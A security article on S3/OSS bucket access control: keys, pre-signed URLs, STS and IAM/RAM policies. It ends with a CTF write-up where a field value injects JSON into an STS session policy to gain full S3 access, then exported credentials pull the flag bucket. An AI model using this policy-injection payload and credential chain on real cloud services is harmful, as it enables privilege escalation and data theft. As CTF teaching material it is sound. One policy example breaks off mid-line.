
Security Issues in Object Storage Buckets
Reference article:
Private Read and Private Write
In S3 bucket access control, private read and private write mean:
- Private read: Only authorized users can read the bucket or its file contents.
- Private write: Only authorized users can write data to the bucket or modify its contents.
By default, S3 buckets are private, and only users with access permissions can perform the relevant operations.
Access Control Methods
To ensure private read and private write, S3 provides the following access control methods:
a. Access Keys (AK/SK)
{
  "AccessKeyId": "AKIAIOSFODNN7EXAMPLE",
  "SecretAccessKey": "wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY"
}- AK (Access Key ID) and SK (Secret Access Key) are the core credentials for accessing S3.
- Users with an AK/SK can interact with S3 directly through an API or SDK.
- AK/SK must be managed carefully; a leak can lead to unauthorized access to a bucket.
b. Pre-Signed URLs
- A pre-signed URL is a temporary authorization method for external users to access resources in a bucket.
- A signed URL contains the resource path, validity period, and encrypted authorization information.
- Users can access the specified resource through the signed URL without an AK/SK.
- Suitable for temporary, short-term access, such as downloading or sharing files.
c. Temporary Credentials (STS: Security Token Service)
- STS provides temporary credentials based on IAM (Identity and Access Management).
- The credential validity period and permission scope can be limited.
- Suitable for dynamically generated authorization, such as temporary access for multiple users.
IAM/RAM Policies Explained
RAM (Resource Access Management) and
IAM (Identity and Access Management)
policies are core cloud-service access-control mechanisms used to precisely control what users, roles, and services can do with cloud resources.
1. Basic Concepts
IAM vs. RAM
- AWS IAM: Amazon Web Services’ identity and access management service.
- Alibaba Cloud RAM: Alibaba Cloud’s resource access management service.
- Core objective: Both implement “who can perform what actions on which resources under what conditions.”
Policy Components
{
  "Version": "1",
  "Statement": [
    {
      "Effect": "Allow/Deny",
      "Principal": "用户/角色/服务",
      "Action": "操作权限",
      "Resource": "资源ARN",
      "Condition": "条件限制"
    }
  ]
}
2. Policy Types
a. Identity-Based Policy
- Attached to a user, user group, or role.
- Defines the actions that identity can perform.
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "s3:GetObject",
        "s3:PutObject"
      ],
      "Resource": "arn:aws:s3:::my-bucket/*"
    }
  ]
}
b. Resource-Based Policy
- Attached directly to a resource (such as an S3 bucket policy).
- Defines who can access that resource.
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "AllowUserAccess",
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::
Security Issues
Hardcoding AK/SK Directly into the Front End
This leads to direct credential disclosure.
// JS
const ossClient = new OSS({
  accessKeyId: 'LTAI5tNvxxxxxxxxxx',     // 💀 完全暴露
  accessKeySecret: 'xxxxxxxxxxxxxxxxxxx', // 💀 完全暴露
  bucket: 'my-bucket',
  region: 'oss-cn-hangzhou'
});
It also creates another problem: the permissions granted are too broad.
{
  "Version": "1",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "oss:*",           // 💀 所有操作
      "Resource": "acs:oss:*:*:*"  // 💀 所有资源
    }
  ]
}
How This Appears in CTF Challenges

d3invitation
A login page
Upload a name and an image, then capture the traffic; you can see that the key and ID are exposed.

Analyze this JWT.
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJhY2Nlc3NLZXkiOiJaNlE5OEhMUE9FTkg0RTBFMUlWTiIsImV4cCI6MTc0ODYyMjc3MywicGFyZW50IjoiQjlNMzIwUVhIRDM4V1VSMk1JWTMiLCJzZXNzaW9uUG9saWN5IjoiZXlKV1pYSnphVzl1SWpvaU1qQXhNaTB4TUMweE55SXNJbE4wWVhSbGJXVnVkQ0k2VzNzaVJXWm1aV04wSWpvaVFXeHNiM2NpTENKQlkzUnBiMjRpT2xzaWN6TTZSMlYwVDJKcVpXTjBJaXdpY3pNNlVIVjBUMkpxWldOMElsMHNJbEpsYzI5MWNtTmxJanBiSW1GeWJqcGhkM002Y3pNNk9qcGtNMmx1ZG1sMFlYUnBiMjR2Tmprd1lUZ3dOMlUyWW1NNU5HWmxNVEV5TldReU5tTTFaakkxWW1FNVpDNXFjR2NpWFgxZGZRPT0ifQ.TXr-XgRJtPFXLOcKKCEB-j8PUx6H2ssvdt-Y3WOBehrESEf51XiibCz6SqtQ2aBCGpiW_i1eNlnawm7dNsq1dQ—》
{
  "accessKey": "Z6Q98HLPOENH4E0E1IVN",
  "exp": 1748622773,
  "parent": "B9M320QXHD38WUR2MIY3",
  "sessionPolicy": "eyJWZXJzaW9uIjoiMjAxMi0xMC0xNyIsIlN0YXRlbWVudCI6W3siRWZmZWN0IjoiQWxsb3ciLCJBY3Rpb24iOlsiczM6R2V0T2JqZWN0IiwiczM6UHV0T2JqZWN0Il0sIlJlc291cmNlIjpbImFybjphd3M6czM6OjpkM2ludml0YXRpb24vNjkwYTgwN2U2YmM5NGZlMTEyNWQyNmM1ZjI1YmE5ZC5qcGciXX1dfQ=="
}
Base64 decode it.
{"Version":"2012-10-17","Statement":[{"Effect":"Allow","Action":["s3:GetObject","s3:PutObject"],"Resource":["arn:aws:s3:::d3invitation/690a807e6bc94fe1125d26c5f25ba9d.jpg"]}]}We escape this, forge one, and make sure we obtain access.
{ "object_name": "690a807e6bc94fe1125d26c5f25ba9d.jpg\"],\"Action\":[\"s3:*\"],\"Resource\":[\"arn:aws:s3:::*\"],\"test\":[\"test" }
{
  "access_key_id": "F3BZ2MHNQYP7T4ZLFGG1",
  "secret_access_key": "NF39mk0QsXRhzs5kfq1fUIF2bvrVU3HUoROqOIOO",
  "session_token": "eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJhY2Nlc3NLZXkiOiJGM0JaMk1ITlFZUDdUNFpMRkdHMSIsImV4cCI6MTc0ODYyMzk0NCwicGFyZW50IjoiQjlNMzIwUVhIRDM4V1VSMk1JWTMiLCJzZXNzaW9uUG9saWN5IjoiZXlKV1pYSnphVzl1SWpvaU1qQXhNaTB4TUMweE55SXNJbE4wWVhSbGJXVnVkQ0k2VzNzaVJXWm1aV04wSWpvaVFXeHNiM2NpTENKQlkzUnBiMjRpT2xzaWN6TTZLaUpkTENKU1pYTnZkWEpqWlNJNld5SmhjbTQ2WVhkek9uTXpPam82S2lKZGZWMTkifQ.NXmVD94r6yY3Gb1QA1GqS0IrErLnHIkHvb_My9xPiqJLMFBCDtXY2wcFeghTtpBc3ABNa3z5ZfbioVXF7yVpWw"
}
Use AWS CLI.
export AWS_ACCESS_KEY_ID=F3BZ2MHNQYP7T4ZLFGG1
export AWS_SECRET_ACCESS_KEY=NF39mk0QsXRhzs5kfq1fUIF2bvrVU3HUoROqOIOO
export AWS_SESSION_TOKEN="eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJhY2Nlc3NLZXkiOiJGM0JaMk1ITlFZUDdUNFpMRkdHMSIsImV4cCI6MTc0ODYyMzk0NCwicGFyZW50IjoiQjlNMzIwUVhIRDM4V1VSMk1JWTMiLCJzZXNzaW9uUG9saWN5IjoiZXlKV1pYSnphVzl1SWpvaU1qQXhNaTF4TUMweE55SXNJbE4wWVhSbGJXVnVkQ0k2VzNzaVJXWm1aV04wSWpvaVFXeHNiM2NpTENKQlkzUnBiMjRpT2xzaWN6TTZLaUpkTENKU1pYTnZkWEpqWlNJNld5SmhjbTQ2WVhkek9uTXpPam82S2lKZGZWMTkifQ.NXmVD94r6yY3Gb1QA1GqS0IrErLnHIkHvb_My9xPiqJLMFBCDtXY2wcFeghTtpBc3ABNa3z5ZfbioVXF7yVpWw"export AWS_DEFAULT_REGION=us-east-1
Then execute:
aws s3 ls --endpoint-url http://35.220.136.70:32105
root@VM-0-9-ubuntu:/home/ubuntu# aws s3 sync s3://flag ./flag_downloaded --endpoint-url http://35.220.136.70:32105
download: s3://flag/flag to flag_downloaded/flag
Download it.

And get the flag.